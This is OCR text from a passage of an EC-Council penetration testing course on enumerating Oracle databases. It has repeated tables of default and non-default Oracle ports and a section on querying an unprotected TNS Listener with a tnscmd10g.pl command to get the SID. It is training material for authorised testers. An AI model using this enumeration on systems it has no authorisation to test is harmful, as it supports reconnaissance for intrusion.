


Figure J.6: Discovering databases on the network

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Database Enumeration: Oracle

In this section, you will learn about the process of enumerating Oracle Database and to scan for default Oracle Database ports, capture traffic, and identify the database version.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Scan for other Default Ports Used by the Oracle Database

- Following are the default ports used for various products, such as **Oracle Database** and **Oracle Application Server**:

Service	Port	Product
Oracle HTTP Server listen port/Oracle HTTP Server port	80	Oracle Application Server
Oracle Internet Directory (non-SSL)	389	Oracle Application Server
Oracle HTTP Server SSL port	443	Oracle Application Server
Oracle Internet Directory (SSL)	636	Oracle Application Server
Oracle Net Listener/Enterprise Manager Repository port	1521	Oracle Application Server/Oracle Database
Oracle Net Listener	1526	Oracle Database

Source: *http://www.red-database-security.com*

Service	Port	Product
Oracle HTTP Server listen port/Oracle HTTP Server port	80	Oracle Application Server
Oracle Internet Directory (non-SSL)	389	Oracle Application Server
Oracle HTTP Server SSL port	443	Oracle Application Server
Oracle Internet Directory (SSL)	636	Oracle Application Server
Oracle Net Listener/Enterprise Manager Repository port	1521	Oracle Application Server/Oracle Database
Oracle Net Listener	1526	Oracle Database
Oracle Names	1575	Oracle Database
Oracle Connection Manager (CMAN)	1630	Oracle Connection Manager
Oracle JDBC for Rdb Thin Server	1701	Oracle Rdb
Oracle Intelligent Agent	1748	Oracle Application Server
Oracle Intelligent Agent	1754	Oracle Application Server

Source: *http://www.red-database-security.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Scan for other Default Ports Used by the Oracle Database (Cont'd)

Service	Port	Product
Oracle Intelligent Agent	1808	Oracle Application Server
Oracle Intelligent Agent	1809	Oracle Application Server
Enterprise Manager Servlet port SSL	1810	Oracle Enterprise Manager
Oracle Connection Manager Admin (CMAN)	1830	Oracle Connection Manager (CMAN)
Enterprise ManagerAgent port	1831	Oracle Enterprise Manager
Enterprise Manager RMI port	1850	Oracle Enterprise Manager
Oracle XMLDB FTP Port	2100	Oracle Database
Oracle Intelligent Agent	1809	Oracle Application Server
Enterprise Manager Servlet port SSL	1810	Oracle Enterprise Manager
Oracle Connection Manager Admin (CMAN)	1830	Oracle Connection Manager (CMAN)
Enterprise ManagerAgent port	1831	Oracle Enterprise Manager

Source: *http://www.red-database-security.com*

Service	Port	Product
Enterprise Manager RMI port	1850	Oracle Enterprise Manager
Oracle XMLDB FTP Port	2100	Oracle Database
Oracle GIOP IIOP	2481	Oracle Database
Oracle GIOP IIOP for SSL	2482	Oracle Database
Oracle OC4J RMI	3201	Oracle Application Server
Oracle OC4J AJP	3301	Oracle Application Server
Enterprise Manager Reporting port	3339	Oracle Application Server
Oracle OC4J IIOP	3401	Oracle Application Server
Oracle OC4J IIOPS1	3501	Oracle Application Server
Oracle OC4J IIOPS2	3601	Oracle Application Server
Oracle OC4J JMS	3701	Oracle Application Server

Source: *http://www.red-database-security.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Scan for other Default Ports Used by the Oracle Database (Cont'd)

Service	Port	Product
Oracle9iAS Web Cache Admin port	4000	Oracle Application Server
Oracle9iAS Web Cache Invalidation port	4001	Oracle Application Server
Oracle9iAS Web Cache Statistics port	4002	Oracle Application Server
Oracle Internet Directory (SSL)	4031	Oracle Application Server
Oracle Internet Directory (non-SSL)	4032	Oracle Application Server
OracleAS Certificate Authority (OCA) – Server Authentication	4400	Oracle Application Server
OracleAS Certificate Authority (OCA) – Mutual Authentication	4401	Oracle Application Server
Oracle HTTP Server SSL port	4443	Oracle Application Server
Oracle9iAS Web Cache HTTP Listen (SSL) port	4444	Oracle Application Server

Source: *http://www.red-database-security.com*

Service	Port	Product
Oracle TimesTen	4662	Oracle TimesTen
Oracle TimesTen	4758	Oracle TimesTen
Oracle TimesTen	4759	Oracle TimesTen
Oracle TimesTen	4761	Oracle TimesTen
Oracle TimesTen	4764	Oracle TimesTen
Oracle TimesTen	4766	Oracle TimesTen
Oracle TimesTen	4767	Oracle TimesTen
Oracle Enterprise Manager Web Console	5500	Oracle Enterprise Manager Web
iSQLPlus 10g	5560	Oracle i*SQLPlus
iSQLPlus 10g	5580	Oracle i*SQLPlus RMI Port
Oracle Notification Service request port	6003	Oracle Application Server
Oracle Notification Service local port	6100	Oracle Application Server

Source: *http://www.red-database-security.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Scan for other Default Ports Used by the Oracle Database (Cont'd)

Service	Port	Product
Oracle Notification Service remote port	6200	Oracle Application Server
Oracle9iAS Clickstream Collector Agent	6668	Oracle Application Server
Java Object Cache port	7000	Oracle Application Server
DCM Java Object Cache port	7100	Oracle Application Server
Oracle HTTP Server Diagnostic Port	7200	Oracle Application Server
Oracle HTTP Server Port Tunneling	7501	Oracle Application Server
Oracle HTTP Server listen port/Oracle HTTP Server port	7777	Oracle Application Server
Oracle9iAS Web Cache HTTP Listen (non-SSL) port	7779	Oracle Application Server
Oracle HTTP Server Jserv port	8007	Oracle Application Server
Oracle XMLDB HTTP port	8080	Oracle Database
OC4J Forms/Reports Instance	8888	Oracle Developer Suite

Source: *http://www.red-database-security.com*

Service	Port	Product
OC4J Forms/Reports Instance	8889	Oracle Developer Suite
Oracle Forms Server 6/6i	9000	Oracle Application Server
Oracle SOAP Server	9998	Oracle Application Server
OS Agent	14000	Oracle Application Server
Oracle TimesTen	15000	Oracle TimesTen
Oracle TimesTen	15002	Oracle TimesTen
Oracle TimesTen	15004	Oracle TimesTen
Log Loader	44000	Oracle Enterprise Manager

Source: *http://www.red-database-security.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Scan for other Default Ports Used by the Oracle Database

Source: *http://www.red-database-security.com*

Following are the default ports used for various products, such as Oracle Database and Oracle Application Server:

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Service	Port	Product
Oracle HTTP Server listen port/Oracle HTTP Server port	80	Oracle Application Server
Oracle Internet Directory (non-SSL)	389	Oracle Application Server
Oracle HTTP Server SSL port	443	Oracle Application Server
Oracle Internet Directory (SSL)	636	Oracle Application Server
Oracle Net Listener/Enterprise Manager repository port	1521	Oracle Application Server/Oracle Database
Oracle Net Listener	1526	Oracle Database
Oracle HTTP Server listen port/Oracle HTTP Server port	80	Oracle Application Server
Oracle Internet Directory (non-SSL)	389	Oracle Application Server
Oracle HTTP Server SSL port	443	Oracle Application Server
Oracle Internet Directory (SSL)	636	Oracle Application Server
Oracle Net Listener/Enterprise Manager repository port	1521	Oracle Application Server/Oracle Database
Oracle Net Listener	1526	Oracle Database
Oracle Names	1575	Oracle Database
Oracle Connection Manager (CMAN)	1630	Oracle Connection Manager
Oracle JDBC for Rdb Thin Server	1701	Oracle Rdb
Oracle Intelligent Agent	1748	Oracle Application Server
Oracle Intelligent Agent	1754	Oracle Application Server
Oracle Intelligent Agent	1808	Oracle Application Server
Oracle Intelligent Agent	1809	Oracle Application Server
Enterprise Manager Servlet port SSL	1810	Oracle Enterprise Manager
Oracle Connection Manager Admin (CMAN)	1830	Oracle Connection Manager (CMAN)
Enterprise Manager Agent port	1831	Oracle Enterprise Manager
Enterprise Manager RMI port	1850	Oracle Enterprise Manager
Oracle XML DB FTP port	2100	Oracle Database
Oracle Intelligent Agent	1809	Oracle Application Server
Enterprise Manager Servlet port SSL	1810	Oracle Enterprise Manager
Oracle Connection Manager Admin	1830	Oracle Connection Manager (CMAN)

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

(CMAN)		
Enterprise Manager Agent port	1831	Oracle Enterprise Manager
Enterprise Manager RMI port	1850	Oracle Enterprise Manager
Oracle XML DB FTP port	2100	Oracle Database
Oracle GIOP IIOP	2481	Oracle Database
Oracle GIOP IIOP for SSL	2482	Oracle Database
Oracle OC4J RMI	3201	Oracle Application Server
Oracle OC4J AJP	3301	Oracle Application Server
Enterprise Manager Reporting port	3339	Oracle Application Server
Oracle OC4J IIOP	3401	Oracle Application Server
Oracle OC4J IIOPS1	3501	Oracle Application Server
Oracle OC4J IIOPS2	3601	Oracle Application Server
Oracle OC4J JMS	3701	Oracle Application Server
Oracle9iAS Web Cache Admin port	4000	Oracle Application Server
Oracle9iAS Web Cache invalidation port	4001	Oracle Application Server
Oracle9iAS Web Cache Statistics port	4002	Oracle Application Server
Oracle Internet Directory (SSL)	4031	Oracle Application Server
Oracle Internet Directory (non-SSL)	4032	Oracle Application Server
OracleAS Certificate Authority (OCA)—server authentication	4400	Oracle Application Server
OracleAS Certificate Authority (OCA)—mutual authentication	4401	Oracle Application Server
Oracle HTTP Server SSL port	4443	Oracle Application Server
Oracle9iAS Web Cache HTTP Listen (SSL) port	4444	Oracle Application Server
Oracle TimesTen	4662	Oracle TimesTen
Oracle TimesTen	4758	Oracle TimesTen
Oracle TimesTen	4759	Oracle TimesTen
Oracle TimesTen	4761	Oracle TimesTen
Oracle TimesTen	4764	Oracle TimesTen
Oracle TimesTen	4766	Oracle TimesTen

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Oracle TimesTen	4767	Oracle TimesTen
Oracle Enterprise Manager Web Console	5500	Oracle Enterprise Manager Web
iSQL *Plus 10g	5560	Oracle iSQL *Plus
iSQL *Plus 10g	5580	Oracle iSQL *Plus RMI port
Oracle Notification Service request port	6003	Oracle Application Server
Oracle Notification Service local port	6100	Oracle Application Server
Oracle Notification Service remote port	6200	Oracle Application Server
Oracle9iAS Clickstream Collector Agent	6668	Oracle Application Server
Java Object Cache port	7000	Oracle Application Server
DCM Java Object Cache port	7100	Oracle Application Server
Oracle HTTP Server Diagnostic port	7200	Oracle Application Server
Oracle HTTP Server port tunneling	7501	Oracle Application Server
Oracle HTTP Server listen port/Oracle HTTP Server port	7777	Oracle Application Server
Oracle9iAS Web Cache HTTP listen (non-SSL) port	7779	Oracle Application Server
Oracle HTTP Server JServ port	8007	Oracle Application Server
Oracle XML DB HTTP port	8080	Oracle Database
OC4J Forms/Reports Instance	8888	Oracle Developer Suite
OC4J Forms/Reports Instance	8889	Oracle Developer Suite
Oracle Forms Server 6/6i	9000	Oracle Application Server
Oracle SOAP Server	9998	Oracle Application Server
OS Agent	14000	Oracle Application Server
Oracle TimesTen	15000	Oracle TimesTen
Oracle TimesTen	15002	Oracle TimesTen
Oracle TimesTen	15004	Oracle TimesTen
Log Loader	44000	Oracle Enterprise Manager

Table J.2: Default ports used by the Oracle Database

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Scan for Non-Default Ports Used by the Oracle Database

- Some other **ports** used by **Oracle** are as follows:

Service	Port	Notes
sql*net	66	Oracle SQL*NET
SQL*Net 1	1525	Registered as orasrv
tlisrv	1527	-
coauthor	1529	-
Oracle Remote Data Base	1571	rdb-dbs-disp
oracle-em1	1748	-
oracle-em2	1754	-
Oracle-VP2	1808	-
Oracle-VP1	1809	-

Service	Port	Notes
oracle?	2005	Registered as "berknet" for 2005 TCP, Oracle for 2005 UDP
Oracle GIOP	2481	giop
Oracle GIOP SSL	2482	giop-ssl
Oracle TTC	2483	ttc. Oracle may use this port to replace 1521 in future
Oracle TTC SSL	2484	ttc-ssl
OEM Agent	3872	Oem-agent
Oracle RTC-PM port	3891	rtc-pm-port
Oracle dbControl Agent	3938	dbcontrol_agent

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Scan for Non-Default Ports Used by the Oracle Database

Some other ports used by Oracle are as follows:

Service	Port	Notes
SQL *Net	66	Oracle SQL *Net
SQL *Net 1	1525	Registered as orasrv
tlisrv	1527	-
coauthor	1529	-
Oracle Remote Database	1571	rdb-dbs-disp
oracle-em1	1748	-
oracle-em2	1754	-
Oracle-VP2	1808	-
Oracle-VP1	1809	-
Oracle?	2005	Registered as "berknet" for 2005 TCP, Oracle for 2005 UDP
Oracle GIOP	2481	giop
Oracle GIOP SSL	2482	giop-ssl
Oracle TTC	2483	ttc. Oracle may use this port to replace 1521 in future
Oracle TTC SSL	2484	ttc-ssl

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

OEM Agent	3872	Oem-agent
Oracle RTC-PM port	3891	rtc-pm-port
Oracle dbControl Agent	3938	dbcontrol_agent

Table J.3: Non-default ports used by the Oracle Database

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Check the Status of the TNS Listener Running at the Oracle Server

The TNS Listener Process is an **independent** process that connects to the database and resides in the software layer of both **client** and **server**

TNS Listener establishes **connections** between the **Oracle server** and a **client** application, allowing valid users who have permissions to control the database and OS to execute the **arbitrary** code

To find the TNS Listener, use port scanners such as **Nmap**

If the Listener is not password protected, use the following command to get the SID:

```
tnscmd10g.pl status –h <ip-address>
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Check the Status of the TNS Listener Running at the Oracle Server (Cont'd)

The Oracle TNS Listener is the **intermediary** between a user/web server offering **connection** and the **back-end** database

Files that control the listener are:

- **$ORACLE_HOME/bin/Lsnrctl**
  - This is the actual Listener control program
- **$ORACLE_HOME/network /admin/listener.ora**
  - The actual TNS Listener config file
- **$ORACLE_HOME/bin/Tnslnsr**
  - The actual listening process

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Check the Status of the TNS Listener Running at the Oracle Server

The TNS Listener process is an independent process that connects to the database and resides in the software layers of both the client and server. TNS Listener establishes connections between the Oracle Server and a client app, allowing valid users who have permissions to control the database and OS to execute the arbitrary code.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

To find the TNS Listener, testers can use port scanners such as Nmap. If the TNS Listener is not password protected, use the following command to get the SID:

```
tnscmd10g.pl status –h <ip-address>
```

The Oracle TNS Listener is the intermediary between a user/web server offering connection and the back-end database. The following files control the Listener:

- **`$ORACLE_ HOME/bin/lsnrctl`**: This is the actual TNS Listener control program.
- **`$ORACLE_HOME/network/admin/listener.ora`**: This is the actual TNS Listener configuration file.
- **`$ORACLE_ HOME/bin/tnslnsr`**: This is the actual listening process.





Figure J.7: TNS Listener

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerate the Database

